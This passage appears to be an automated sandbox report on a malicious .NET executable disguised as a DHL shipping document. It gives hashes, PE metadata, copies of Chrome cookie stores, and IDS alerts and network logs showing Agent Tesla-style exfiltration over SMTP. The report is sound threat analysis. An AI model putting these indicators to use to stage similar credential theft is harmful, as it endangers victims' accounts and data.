SSDEEP:	3072:VMzcHTOLfqdPUhGArLfCd4PxZGSXN7+WYEJily6yIFHP6tAbVAAr34uNK:VQcTYfqdPUhGArLfCs7G3E6jJpAs4C
MD5:	B1DFD2B85A645040D8C89D0FCED4340A
SHA1:	B7363F57984D1853255075D6D0C59488A4764EB7
SHA-256:	7091EDED4BED4BF6C218D839FF5E3C98A01119311BC9AEDEABFD48502D3D3E62
SHA-512:	A139FDD4836C46FFAB5FC5234AD58592F9A3C175D6F0D3B5223A9D9321621B136C3288F2F24ABC12E0669084E88B5D87B4C68D68DFD75AD4D76EFE9460E834 D
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Z..d.....0..... .....@.. ....@.....I...O.....F..... ....H.....text..... ....`.rsrc...F.....@..@.reloc..... .....@..B.....H.....0..I.....+B.....,(.....,. ....(.....,(.....,.....,+.+.*..(....*....0.....8.....,*(....~....- .....s.....~....o....&.....,(.....,*(....~....-.....s.....~....o....&.....,sQ.....,~....o_.....,s^.....,~....oR.....,~....,+.....,~....,.....,.....,.+.8....*.0..(.....+!.....,(+.....,.....

C:\Users\user\AppData\Roaming\ge5v1lvf.vjn\Chrome\Default\Network\Cookies

Process:	C:\Users\user\AppData\Roaming\KbWSe\KbWSe.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, file counter 17, database pages 7, 1st free page 5, free pages 2, cookie 0x13, schema 4, UTF-8, version-valid-for 17
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	1.4755077381471955
Encrypted:	false
SSDEEP:	96:oesz0Rwhba5DX1tHQOd0AS4mcAMmgAU7MxTWbKSS:o+RwE55tHQOKB4mcmgAU7MxTWbNS
MD5:	DEE86123FE48584BA0CE07793E703560
SHA1:	E80D87A2E55A95BC937AC24525E51AE39D635EF7
SHA-256:	60DB12643ECF5B13E6F05E0FBC7E0453D073E0929412E39428D431DB715122C8
SHA-512:	65649B808C7AB01A65D18BF259BF98A4E395B091D17E49849573275B7B93238C3C9D1E5592B340ABCE3195F183943CA8FB18C1C6C2B5974B04FE99FCCF582BF
Malicious:	false
Preview:	SQLite format 3.....@ .....[5.....g...$..... ....

C:\Users\user\AppData\Roaming\n3wcaadv.hr4\Chrome\Default\Network\Cookies

Process:	C:\Users\user\AppData\Local\Temp\LutyzivrgpnlssvvvftlfileI.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, file counter 17, database pages 7, 1st free page 5, free pages 2, cookie 0x13, schema 4, UTF-8, version-valid-for 17
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	1.4755077381471955
Encrypted:	false
SSDEEP:	96:oesz0Rwhba5DX1tHQOd0AS4mcAMmgAU7MxTWbKSS:o+RwE55tHQOKB4mcmgAU7MxTWbNS
MD5:	DEE86123FE48584BA0CE07793E703560
SHA1:	E80D87A2E55A95BC937AC24525E51AE39D635EF7
SHA-256:	60DB12643ECF5B13E6F05E0FBC7E0453D073E0929412E39428D431DB715122C8
SHA-512:	65649B808C7AB01A65D18BF259BF98A4E395B091D17E49849573275B7B93238C3C9D1E5592B340ABCE3195F183943CA8FB18C1C6C2B5974B04FE99FCCF582BF
Malicious:	false
Preview:	SQLite format 3.....@ .....[5.....g...$..... ....

C:\Users\user\AppData\Roaming\oizwscgo.1gz\Chrome\Default\Network\Cookies

Process:	C:\Users\user\AppData\Roaming\KbWSe\KbWSe.exe

File Type:	SQLite 3.x database, last written using SQLite version 3038005, file counter 17, database pages 7, 1st free page 5, free pages 2, cookie 0x13, schema 4, UTF-8, version-valid-for 17
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	1.4755077381471955
Encrypted:	false
SSDEEP:	96:oesz0Rwhba5DX1tHQOd0AS4mcAMmgAU7MxTWbKSS:o+RwE55tHQOKB4mcmgAU7MxTWbNS
MD5:	DEE86123FE48584BA0CE07793E703560
SHA1:	E80D87A2E55A95BC937AC24525E51AE39D635EF7
SHA-256:	60DB12643ECF5B13E6F05E0FBC7E0453D073E0929412E39428D431DB715122C8
SHA-512:	65649B808C7AB01A65D18BF259BF98A4E395B091D17E49849573275B7B93238C3C9D1E5592B340ABCE3195F183943CA8FB18C1C6C2B5974B04FE99FCCF582BFI
Malicious:	false
Preview:	SQLite format 3.....@ .....[5.....g...$..... ....

Static File Info

General

File type:	PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows
Entropy (8bit):	5.761784045620971
TrID:	• Win64 Executable GUI Net Framework (217006/5) 47.53% • Win64 Executable GUI (202006/5) 44.25% • Win64 Executable (generic) Net Framework (21505/4) 4.71% • Win64 Executable (generic) (12005/4) 2.63% • Generic Win/DOS Executable (2004/3) 0.44%
File name:	DHL_Shipping_Document2.exe
File size:	2802176
MD5:	e2f0b0afe1d1cabe6d0fc082fadde43f
SHA1:	8ab34b84b1475d03beda51c79f841ec98e97e350
SHA256:	9080fc157a688b3946bb805b004da99ebf4415ba1d9b46e3dac43a6f02dd11c3
SHA512:	b9a2c370c16398ee96e1e0855e8351d521403be9cc03ce7f381a66ca183317744cd30f312cfbc625199a473ac7d10b146d435eb97f825a710aff8d33b276011f
SSDEEP:	24576:OJKVeYMXiBAYFt0lGAQ3sO62gUXF0ktL8H/00890EMwEBUKtu1Dze6HDpLIbYBCd:QYYmVZL8sH9jJWCT9DG8xCCK
TLSH:	BBD5ADB33187FECCD72F1D64D0182A509C101967476C9298FEC92A9F92E59A8EF9C5F0
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....d.....).....*.. ....@..... ..... +.....`...@.....@..... .....

File Icon

Icon Hash:	eaee8e96b2a8e0b2

Static PE Info

General

Entrypoint:	0x6a020e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, LARGE_ADDRESS_AWARE
DLL Characteristics:	HIGH_ENTROPY_VA, DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x64179CB4 [Sun Mar 19 23:37:24 2023 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0

Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
dec eax
mov eax, dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
jmp eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x2a01b4	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2a2000	0xd834	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x2b0000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x29e21a	0x29e400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0x2a2000	0xd834	0xda00	False	0.08961080848623854	data	3.8147209986691957	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x2b0000	0xc	0x200	False	0.044921875	data	0.08153941234324169	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x2a2130	0xd228	Device independent bitmap graphic, 101 x 256 x 32, image size 51712, resolution 9055 x 9055 px/m		
RT_GROUP_ICON	0x2af358	0x14	data		
RT_VERSION	0x2af36c	0x314	data		
RT_MANIFEST	0x2af680	0x1b4	XML 1.0 document, Unicode text, UTF-8 (with BOM) text, with very long lines (433), with no line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3208.91.199.225496995872840032 03/20/23-11:34:28.478393	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49699	587	192.168.2.3	208.91.199.225
192.168.2.3208.91.198.143497045872851779 03/20/23-11:35:14.897311	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49704	587	192.168.2.3	208.91.198.143
192.168.2.3208.91.198.143497045872840032 03/20/23-11:35:14.897311	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49704	587	192.168.2.3	208.91.198.143
192.168.2.3208.91.199.225497035872840032 03/20/23-11:35:13.114104	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49703	587	192.168.2.3	208.91.199.225
192.168.2.3208.91.199.223496985872851779 03/20/23-11:34:24.041449	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49698	587	192.168.2.3	208.91.199.223
192.168.2.3208.91.198.143497025872851779 03/20/23-11:35:12.738289	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49702	587	192.168.2.3	208.91.198.143
192.168.2.3208.91.199.225496995872851779 03/20/23-11:34:28.478393	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49699	587	192.168.2.3	208.91.199.225

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3208.91.199.225497035872030171 03/20/23-11:35:13.113999	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49703	587	192.168.2.3	208.91.199.225
192.168.2.3208.91.199.223497055872840032 03/20/23-11:35:15.831914	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49705	587	192.168.2.3	208.91.199.223
192.168.2.3208.91.199.223496985872840032 03/20/23-11:34:24.041449	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49698	587	192.168.2.3	208.91.199.223
192.168.2.3208.91.198.143497025872030171 03/20/23-11:35:12.738168	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49702	587	192.168.2.3	208.91.198.143
192.168.2.3208.91.199.223497055872030171 03/20/23-11:35:15.831914	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49705	587	192.168.2.3	208.91.199.223
192.168.2.3208.91.199.223497055872851779 03/20/23-11:35:15.831914	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49705	587	192.168.2.3	208.91.199.223
192.168.2.3208.91.199.225496995872030171 03/20/23-11:34:28.478287	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49699	587	192.168.2.3	208.91.199.225
192.168.2.3208.91.199.225497035872851779 03/20/23-11:35:13.114104	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49703	587	192.168.2.3	208.91.199.225
192.168.2.3208.91.198.143497045872030171 03/20/23-11:35:14.897278	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49704	587	192.168.2.3	208.91.198.143
192.168.2.3208.91.199.223496985872030171 03/20/23-11:34:24.041330	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49698	587	192.168.2.3	208.91.199.223
192.168.2.3208.91.198.143497025872840032 03/20/23-11:35:12.738289	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49702	587	192.168.2.3	208.91.198.143

Network Port Distribution

Total Packets: 72

- 53 (DNS)
- 587 undefined
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 20, 2023 11:34:04.680804968 CET	49697	443	192.168.2.3	173.231.16.76
Mar 20, 2023 11:34:04.680874109 CET	443	49697	173.231.16.76	192.168.2.3
Mar 20, 2023 11:34:04.680977106 CET	49697	443	192.168.2.3	173.231.16.76
Mar 20, 2023 11:34:04.764014959 CET	49697	443	192.168.2.3	173.231.16.76

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 20, 2023 11:34:04.764056921 CET	443	49697	173.231.16.76	192.168.2.3
Mar 20, 2023 11:34:05.419517994 CET	443	49697	173.231.16.76	192.168.2.3
Mar 20, 2023 11:34:05.419630051 CET	49697	443	192.168.2.3	173.231.16.76
Mar 20, 2023 11:34:05.424472094 CET	49697	443	192.168.2.3	173.231.16.76
Mar 20, 2023 11:34:05.424499035 CET	443	49697	173.231.16.76	192.168.2.3
Mar 20, 2023 11:34:05.425107956 CET	443	49697	173.231.16.76	192.168.2.3
Mar 20, 2023 11:34:05.564618111 CET	49697	443	192.168.2.3	173.231.16.76
Mar 20, 2023 11:34:05.707492113 CET	49697	443	192.168.2.3	173.231.16.76
Mar 20, 2023 11:34:05.707551956 CET	443	49697	173.231.16.76	192.168.2.3
Mar 20, 2023 11:34:05.970412970 CET	443	49697	173.231.16.76	192.168.2.3
Mar 20, 2023 11:34:06.064398050 CET	443	49697	173.231.16.76	192.168.2.3
Mar 20, 2023 11:34:06.064754963 CET	49697	443	192.168.2.3	173.231.16.76
Mar 20, 2023 11:34:06.066046953 CET	49697	443	192.168.2.3	173.231.16.76
Mar 20, 2023 11:34:21.968075991 CET	49698	587	192.168.2.3	208.91.199.223
Mar 20, 2023 11:34:22.153086901 CET	587	49698	208.91.199.223	192.168.2.3
Mar 20, 2023 11:34:22.153326988 CET	49698	587	192.168.2.3	208.91.199.223
Mar 20, 2023 11:34:22.878103971 CET	587	49698	208.91.199.223	192.168.2.3
Mar 20, 2023 11:34:22.878870964 CET	49698	587	192.168.2.3	208.91.199.223
Mar 20, 2023 11:34:23.063564062 CET	587	49698	208.91.199.223	192.168.2.3
Mar 20, 2023 11:34:23.063883066 CET	587	49698	208.91.199.223	192.168.2.3
Mar 20, 2023 11:34:23.065187931 CET	49698	587	192.168.2.3	208.91.199.223
Mar 20, 2023 11:34:23.258714914 CET	587	49698	208.91.199.223	192.168.2.3
Mar 20, 2023 11:34:23.260112047 CET	49698	587	192.168.2.3	208.91.199.223
Mar 20, 2023 11:34:23.451380968 CET	587	49698	208.91.199.223	192.168.2.3
Mar 20, 2023 11:34:23.451690912 CET	49698	587	192.168.2.3	208.91.199.223
Mar 20, 2023 11:34:23.637947083 CET	587	49698	208.91.199.223	192.168.2.3
Mar 20, 2023 11:34:23.638286114 CET	49698	587	192.168.2.3	208.91.199.223
Mar 20, 2023 11:34:23.848236084 CET	587	49698	208.91.199.223	192.168.2.3
Mar 20, 2023 11:34:23.851207018 CET	49698	587	192.168.2.3	208.91.199.223
Mar 20, 2023 11:34:24.037393093 CET	587	49698	208.91.199.223	192.168.2.3
Mar 20, 2023 11:34:24.041330099 CET	49698	587	192.168.2.3	208.91.199.223
Mar 20, 2023 11:34:24.041449070 CET	49698	587	192.168.2.3	208.91.199.223
Mar 20, 2023 11:34:24.041563034 CET	49698	587	192.168.2.3	208.91.199.223
Mar 20, 2023 11:34:24.041614056 CET	49698	587	192.168.2.3	208.91.199.223
Mar 20, 2023 11:34:24.225850105 CET	587	49698	208.91.199.223	192.168.2.3
Mar 20, 2023 11:34:24.225893021 CET	587	49698	208.91.199.223	192.168.2.3
Mar 20, 2023 11:34:24.360294104 CET	587	49698	208.91.199.223	192.168.2.3
Mar 20, 2023 11:34:24.566260099 CET	49698	587	192.168.2.3	208.91.199.223
Mar 20, 2023 11:34:26.123390913 CET	49698	587	192.168.2.3	208.91.199.223
Mar 20, 2023 11:34:26.309504032 CET	587	49698	208.91.199.223	192.168.2.3
Mar 20, 2023 11:34:26.309533119 CET	587	49698	208.91.199.223	192.168.2.3
Mar 20, 2023 11:34:26.309673071 CET	49698	587	192.168.2.3	208.91.199.223
Mar 20, 2023 11:34:26.309797049 CET	49698	587	192.168.2.3	208.91.199.223
Mar 20, 2023 11:34:26.494208097 CET	587	49698	208.91.199.223	192.168.2.3
Mar 20, 2023 11:34:26.842420101 CET	49699	587	192.168.2.3	208.91.199.225
Mar 20, 2023 11:34:27.027049065 CET	587	49699	208.91.199.225	192.168.2.3
Mar 20, 2023 11:34:27.027729988 CET	49699	587	192.168.2.3	208.91.199.225
Mar 20, 2023 11:34:27.325263977 CET	587	49699	208.91.199.225	192.168.2.3
Mar 20, 2023 11:34:27.325484037 CET	49699	587	192.168.2.3	208.91.199.225
Mar 20, 2023 11:34:27.510116100 CET	587	49699	208.91.199.225	192.168.2.3
Mar 20, 2023 11:34:27.510591030 CET	587	49699	208.91.199.225	192.168.2.3
Mar 20, 2023 11:34:27.510909081 CET	49699	587	192.168.2.3	208.91.199.225
Mar 20, 2023 11:34:27.698324919 CET	587	49699	208.91.199.225	192.168.2.3
Mar 20, 2023 11:34:27.698901892 CET	49699	587	192.168.2.3	208.91.199.225
Mar 20, 2023 11:34:27.889137983 CET	587	49699	208.91.199.225	192.168.2.3
Mar 20, 2023 11:34:27.889378071 CET	49699	587	192.168.2.3	208.91.199.225
Mar 20, 2023 11:34:28.078640938 CET	587	49699	208.91.199.225	192.168.2.3
Mar 20, 2023 11:34:28.078994036 CET	49699	587	192.168.2.3	208.91.199.225
Mar 20, 2023 11:34:28.289134026 CET	587	49699	208.91.199.225	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 20, 2023 11:34:28.289359093 CET	49699	587	192.168.2.3	208.91.199.225
Mar 20, 2023 11:34:28.475245953 CET	587	49699	208.91.199.225	192.168.2.3
Mar 20, 2023 11:34:28.478169918 CET	49699	587	192.168.2.3	208.91.199.225
Mar 20, 2023 11:34:28.478286982 CET	49699	587	192.168.2.3	208.91.199.225
Mar 20, 2023 11:34:28.478393078 CET	49699	587	192.168.2.3	208.91.199.225
Mar 20, 2023 11:34:28.480474949 CET	49699	587	192.168.2.3	208.91.199.225
Mar 20, 2023 11:34:28.481839895 CET	49699	587	192.168.2.3	208.91.199.225
Mar 20, 2023 11:34:28.484353065 CET	49699	587	192.168.2.3	208.91.199.225
Mar 20, 2023 11:34:28.488352060 CET	49699	587	192.168.2.3	208.91.199.225
Mar 20, 2023 11:34:28.488766909 CET	49699	587	192.168.2.3	208.91.199.225
Mar 20, 2023 11:34:28.662743092 CET	587	49699	208.91.199.225	192.168.2.3
Mar 20, 2023 11:34:28.665241957 CET	587	49699	208.91.199.225	192.168.2.3
Mar 20, 2023 11:34:28.666315079 CET	587	49699	208.91.199.225	192.168.2.3
Mar 20, 2023 11:34:28.672934055 CET	587	49699	208.91.199.225	192.168.2.3
Mar 20, 2023 11:34:28.712579966 CET	587	49699	208.91.199.225	192.168.2.3
Mar 20, 2023 11:34:28.828916073 CET	587	49699	208.91.199.225	192.168.2.3
Mar 20, 2023 11:34:28.879077911 CET	49699	587	192.168.2.3	208.91.199.225
Mar 20, 2023 11:34:30.297919035 CET	49700	443	192.168.2.3	104.237.62.211
Mar 20, 2023 11:34:30.297946930 CET	443	49700	104.237.62.211	192.168.2.3
Mar 20, 2023 11:34:30.298019886 CET	49700	443	192.168.2.3	104.237.62.211
Mar 20, 2023 11:34:30.320446014 CET	49700	443	192.168.2.3	104.237.62.211
Mar 20, 2023 11:34:30.320467949 CET	443	49700	104.237.62.211	192.168.2.3
Mar 20, 2023 11:34:31.008763075 CET	443	49700	104.237.62.211	192.168.2.3
Mar 20, 2023 11:34:31.008974075 CET	49700	443	192.168.2.3	104.237.62.211
Mar 20, 2023 11:34:31.086452007 CET	49700	443	192.168.2.3	104.237.62.211
Mar 20, 2023 11:34:31.086497068 CET	443	49700	104.237.62.211	192.168.2.3
Mar 20, 2023 11:34:31.086904049 CET	443	49700	104.237.62.211	192.168.2.3
Mar 20, 2023 11:34:31.145052910 CET	49700	443	192.168.2.3	104.237.62.211
Mar 20, 2023 11:34:31.581836939 CET	49700	443	192.168.2.3	104.237.62.211
Mar 20, 2023 11:34:31.581891060 CET	443	49700	104.237.62.211	192.168.2.3
Mar 20, 2023 11:34:31.749855995 CET	443	49700	104.237.62.211	192.168.2.3
Mar 20, 2023 11:34:31.749946117 CET	443	49700	104.237.62.211	192.168.2.3
Mar 20, 2023 11:34:31.750000954 CET	49700	443	192.168.2.3	104.237.62.211
Mar 20, 2023 11:34:31.751223087 CET	49700	443	192.168.2.3	104.237.62.211
Mar 20, 2023 11:34:49.059318066 CET	49701	443	192.168.2.3	173.231.16.76
Mar 20, 2023 11:34:49.059384108 CET	443	49701	173.231.16.76	192.168.2.3
Mar 20, 2023 11:34:49.059488058 CET	49701	443	192.168.2.3	173.231.16.76

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 20, 2023 11:34:04.587151051 CET	62704	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:34:04.604804993 CET	53	62704	8.8.8.8	192.168.2.3
Mar 20, 2023 11:34:04.630570889 CET	49977	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:34:04.648533106 CET	53	49977	8.8.8.8	192.168.2.3
Mar 20, 2023 11:34:21.423542976 CET	57840	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:34:21.610035896 CET	53	57840	8.8.8.8	192.168.2.3
Mar 20, 2023 11:34:21.668317080 CET	57990	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:34:21.963712931 CET	53	57990	8.8.8.8	192.168.2.3
Mar 20, 2023 11:34:26.378746986 CET	52387	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:34:26.563721895 CET	53	52387	8.8.8.8	192.168.2.3
Mar 20, 2023 11:34:26.650958061 CET	56924	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:34:26.834669113 CET	53	56924	8.8.8.8	192.168.2.3
Mar 20, 2023 11:34:30.184617996 CET	60625	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:34:30.205163956 CET	53	60625	8.8.8.8	192.168.2.3
Mar 20, 2023 11:34:30.247442961 CET	49302	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:34:30.265024900 CET	53	49302	8.8.8.8	192.168.2.3
Mar 20, 2023 11:34:48.972012997 CET	53975	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:34:48.991746902 CET	53	53975	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 20, 2023 11:34:49.006277084 CET	51139	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:34:49.025790930 CET	53	51139	8.8.8.8	192.168.2.3
Mar 20, 2023 11:35:07.848213911 CET	52955	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:35:07.866302967 CET	53	52955	8.8.8.8	192.168.2.3
Mar 20, 2023 11:35:07.923472881 CET	60582	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:35:08.107903004 CET	53	60582	8.8.8.8	192.168.2.3
Mar 20, 2023 11:35:11.521610022 CET	57134	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:35:11.543288946 CET	53	57134	8.8.8.8	192.168.2.3
Mar 20, 2023 11:35:11.550168991 CET	62050	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:35:11.568840981 CET	53	62050	8.8.8.8	192.168.2.3
Mar 20, 2023 11:35:13.346518040 CET	56042	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:35:13.366147041 CET	53	56042	8.8.8.8	192.168.2.3
Mar 20, 2023 11:35:13.370173931 CET	59636	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:35:13.389741898 CET	53	59636	8.8.8.8	192.168.2.3
Mar 20, 2023 11:35:13.686616898 CET	55638	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:35:13.704447031 CET	53	55638	8.8.8.8	192.168.2.3
Mar 20, 2023 11:35:13.707135916 CET	57704	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:35:13.891561985 CET	53	57704	8.8.8.8	192.168.2.3
Mar 20, 2023 11:35:18.445074081 CET	65320	53	192.168.2.3	8.8.8.8
Mar 20, 2023 11:35:18.463351011 CET	53	65320	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Mar 20, 2023 11:34:04.587151051 CET	192.168.2.3	8.8.8.8	0x7ae6	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:04.630570889 CET	192.168.2.3	8.8.8.8	0x695	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:21.423542976 CET	192.168.2.3	8.8.8.8	0xe8f9	Standard query (0)	smtp.thanh phoung-vn.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:21.668317080 CET	192.168.2.3	8.8.8.8	0x9677	Standard query (0)	smtp.thanh phoung-vn.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:26.378746986 CET	192.168.2.3	8.8.8.8	0x17f9	Standard query (0)	smtp.thanh phoung-vn.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:26.650958061 CET	192.168.2.3	8.8.8.8	0x706f	Standard query (0)	smtp.thanh phoung-vn.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:30.184617996 CET	192.168.2.3	8.8.8.8	0x77bd	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:30.247442961 CET	192.168.2.3	8.8.8.8	0x687f	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:48.972012997 CET	192.168.2.3	8.8.8.8	0x1893	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:49.006277084 CET	192.168.2.3	8.8.8.8	0x92be	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:07.848213911 CET	192.168.2.3	8.8.8.8	0xef2d	Standard query (0)	smtp.thanh phoung-vn.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:07.923472881 CET	192.168.2.3	8.8.8.8	0xe3ad	Standard query (0)	smtp.thanh phoung-vn.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:11.521610022 CET	192.168.2.3	8.8.8.8	0xef58	Standard query (0)	smtp.thanh phoung-vn.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:11.550168991 CET	192.168.2.3	8.8.8.8	0xa756	Standard query (0)	smtp.thanh phoung-vn.com	A (IP address)	IN (0x0001)	false
